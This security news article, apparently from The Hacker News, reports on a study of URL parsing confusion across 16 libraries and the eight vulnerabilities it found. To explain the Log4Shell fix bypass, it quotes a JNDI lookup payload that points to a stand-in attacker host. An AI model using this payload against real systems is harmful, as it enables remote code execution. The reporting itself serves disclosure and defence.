
A study of 16 different Uniform Resource Locator (URL[1]) parsing libraries has
unearthed inconsistencies and confusions that could be exploited to
bypass validations and open the door to a wide range of attack
vectors.
In a deep-dive analysis jointly conducted by cybersecurity firms
Claroty[2]
and Synk, eight security vulnerabilities were identified in as many
third-party libraries written in C, JavaScript, PHP, Python, and
Ruby languages and used by several web applications.
“The confusion in URL parsing can cause unexpected behavior in
the software (e.g., web application), and could be exploited by
threat actors to cause denial-of-service conditions, information
leaks, or possibly conduct remote code execution attacks,” the
researchers said in a report shared with The Hacker News.
With URLs being a fundamental mechanism by which resources —
located either locally or on the web — can be requested and
retrieved, differences in how the parsing libraries interpret a URL
request could pose significant risk for users.
A case in point is the critical Log4Shell flaw[3]
disclosed last month in the ubiquitous Log4j logging framework,
which stems from the fact that a malicious attacker-controlled
string, when evaluated as and when it’s being logged by a
vulnerable application, results in a JNDI[4]
lookup that connects to an adversary-operated server and executes
arbitrary Java code.
Although the Apache Software Foundation (ASF) quickly put in a
fix to address the weakness, it soon emerged that the mitigations
could be bypassed[5]
by a specially crafted input in the format
“${jndi:ldap://127.0.0[.]1#.evilhost.com:1389/a}” that once again
permits remote JNDI lookups to achieve code execution.
“This bypass stems from the fact that two different (!) URL
parsers were used inside the JNDI lookup process, one parser for
validating the URL, and another for fetching it, and depending on
how each parser treats the Fragment portion (#) of the URL, the
Authority changes too,” the researchers said.

Specifically, if the input is treated as a regular HTTP URL, the
Authority[6]
component — the combination of the domain name and the port number
— ends upon encountering the fragment identifier, whereas, when
treated as an LDAP URL, the parser would assign the whole
“127.0.0[.]1#.evilhost.com:1389” as the Authority since the LDP URL
specification doesn’t account for the fragment.
Indeed, the use of multiple parsers emerged as one of the two
primary reasons why the eight vulnerabilities were discovered, the
other being issues arising from inconsistencies when the libraries
follow different URL specifications, effectively introducing an
exploitable loophole.
The dissonance ranges from confusion involving URLs containing
backslashes (“\”), irregular number of slashes (e.g.,
https:///www.example[.]com), or URL encoded data[7]
(“%”) to URLs with missing URL scheme, which could be exploited to
gain remote code execution or even stage denial-or-service (DoS)
and open-redirect[8]
phishing attacks.
The list of eight vulnerabilities discovered are as follows, all
of which have since been addressed by respective maintainers —
“Many real-life attack scenarios could arise from different
parsing primitives,” the researchers said. To protect applications
from URL parsing vulnerabilities, “it is necessary to fully
understand which parsers are involved in the whole process [and]
the differences between parsers, be it their leniency, how they
interpret different malformed URLs, and what types of URLs they
support.”
References
Read more https://thehackernews.com/2022/01/researchers-find-bugs-in-over-dozen.html